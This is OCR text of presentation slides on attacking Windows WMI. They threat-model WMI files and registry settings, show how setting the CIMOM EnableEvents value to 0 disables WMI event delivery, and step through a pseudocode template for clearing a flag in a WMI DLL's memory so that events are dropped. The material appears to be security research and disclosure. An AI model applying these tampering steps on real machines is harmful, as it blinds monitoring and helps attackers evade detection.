
```
Connected to ROOT\CIMV2 WMI namespace
Time          Process         ID    Path
-----------------------------------------------------------------------
13:12:57.679  notepad.exe     37352 C:\windows\system32\notepad.exe
13:13:00.790  KeePass.exe     38088 C:\Program Files\KeePass Password
13:13:10.833  cmd.exe         12796 C:\windows\system32\cmd.exe
13:13:10.835  conhost.exe     39700 C:\windows\system32\conhost.exe
13:13:24.828  7zFM.exe        34296 C:\Program Files\7-Zip\7zFM.exe
```

Information Classification: General

ATTACKS ON WMI – THE BIG PICTURE

Information Classification: General

Threat Modeling WMI



Information Classification: General

Why attacks on WMI are so dangerous?

- These attacks have existed and been unfixed for more than 20 years.
- WMI service is not a critical app: it does not have PPL or trust label.
- Neither endpoint security solutions nor PatchGuard, HyperGuard, Device Guard can detect these attacks.
- WMI attacks can be implemented via user-mode code and by applying the similar privilege level as WMI service.
- All these attacks are architecture design flaws and cannot be fixed easily.

Information Classification: General

Attacks on WMI files and configs in registry

Modify content

Remove value

Restrict access

WMI Files on the disk

Control apps: EXE, DLLs
- %SystemRoot%\System32\wbem\
- %SystemRoot%\System32

User-mode Providers
- %SystemRoot%\system32\WBEM*.MOF || *.DLL

Kernel-mode Providers
- %SystemRoot%\system32*.SYS

WBEM Repository files
- %SystemRoot%\system32\
- INDEX.BTR
- MAPPING1.MAP
- MAPPING2.MAP
- MAPPING3.MAP
- OBJECTS.DATA

WMI Settings in registry

WinMgmt service config
HKLM\System\CurrentControlSet\Services\Winmgmt\


WMI and CIMOM Registry config
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Wbem*

WMI Providers GUID SD
HKLM\SYSTEM\CurrentControlSet\Control\WMI\Security\{GUIDs}

Other configs: OS, OLE & COM etc
- HKLM\SYSTEM\Setup\SystemSetupInProgress, UpgradeInProgress
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Ole
- HKLM\SOFTWARE\Microsoft\COM3
- HKCR\CLSID\{GUIDs}


Information Classification: General

Example of attack via WMI registry config (1/2)




KEY: HKLM\SOFTWARE\Microsoft\Wbem\CIMOM
Value Name: EnableEvents
Default Data: 1

Attack: change data to 0 and restart WMI



Information Classification: General

Example of attack via WMI registry config (2/2)



KEY:
HKLM\SOFTWARE\Microsoft\Wbem\CIMOM
Value Name: EnableEvents
Default Data: 1

Attack: change data to 0 and restart WMI

Result:
- Event SubSystem (ESS) is disabled
- WMI clients cannot receive events

wbemcore.dll


```
// Init Event SubSystem (ESS)
HRESULT InitESS(...)
{
    // Check if event subsystem is enabled
    DWORD dwEnabled = 1;
    read_registry("EnableEvents", &dwEnabled);
    if (dwEnabled != 1) {
        return WBEM_S_NO_ERROR;
    }
    CoCreateInstance(CLSID_WmiESS, IID__IWmiESS);
    //...
    return SUCCESS;
}
```



Information Classification: General


WMI Infrastructure in the user space


WMI Executable Infrastructure in the user-mode space

- WMI is implemented by Winmgmt service and runs in a SVCHOST host process.
- It runs under the "LocalSystem" account.
- It has no self-protection nor integrity check mechanisms
- **It runs without PPL (or trustlet protection)**









Information Classification: General

Template of all user mode attacks on WMI data objects

Information Classification: General

Attacks on WMI data (1/9)

some_wmi.dll

```
int global_Flag = 0;

int init(...)
{
    global_Flag = 1;
}

int some_dispatch_routine(...)
{
    if (global_Flag)
    {
        process_event();
        return SUCCESS;
    }
    else
    {
        drop_event();
        return ERROR_CODE;
    }
}
```

Memory

```
global_Flag = 0
```


Information Classification: General

Attacks on WMI data (2/9)

some_wmi.dll

```
int global_Flag = 0;

int init(...)
{
    global_Flag = 1;
}

int some_dispatch_routine(...)
{
    if (global_Flag)
    {
        process_event();
        return SUCCESS;
    }
    else
    {
        drop_event();
        return ERROR_CODE;
    }
}
```

Memory

```
global_Flag = 1
```


Information Classification: General

Attacks on WMI data (3/9)

some_wmi.dll

```
int global_Flag = 0;

int init(...)
{
    global_Flag = 1;
}

int some_dispatch_routine(...)
{
    if (global_Flag)
    {
        process_event();
        return SUCCESS;
    }
    else
    {
        drop_event();
        return ERROR_CODE;
    }
}
```

Memory

```
global_Flag = 1
```

A new connection

A new event/filter

Information Classification: General

Attacks on WMI data (4/9)

some_wmi.dll

```
int global_Flag = 0;

int init(...)
{
    global_Flag = 1;
}

int some_dispatch_routine(...)
{
    if (global_Flag)
    {
        process_event();
        return SUCCESS;
    }
    else
    {
        drop_event();
        return ERROR_CODE;
    }
}
```

Memory

```
global_Flag = 1
```

A new connection

A new event/filter

Information Classification: General

Attacks on WMI data (5/9)

some_wmi.dll

```
int global_Flag = 0;

int init(...)
{
    global_Flag = 1;
}

int some_dispatch_routine(...)
{
    if (global_Flag)
    {
        process_event();
        return SUCCESS;
    }
    else
    {
        drop_event();
        return ERROR_CODE;
    }
}
```

Memory

```
global_Flag = 1
```

A new connection

A new event/filter

Create a new connection

Register a filter/event

Information Classification: General

Attacks on WMI data (6/9)

Clear `global_Flag`

some_wmi.dll

```
int global_Flag = 0;

int init(...)
{
    global_Flag = 1;
}

int some_dispatch_routine(...)
{
    if (global_Flag)
    {
        process_event();
        return SUCCESS;
    }
    else
    {
        drop_event();
        return ERROR_CODE;
    }
}
```

Memory

`global_Flag = 0`

A new connection

A new event/filter

Information Classification: General

Attacks on WMI data (7/9)

Clear `global_Flag`

some_wmi.dll

```
int global_Flag = 0;

int init(...)
{
    global_Flag = 1;
}

int some_dispatch_routine(...)
{
    if (global_Flag)
    {
        process_event();
        return SUCCESS;
    }
    else
    {
        drop_event();
        return ERROR_CODE;
    }
}
```

Memory

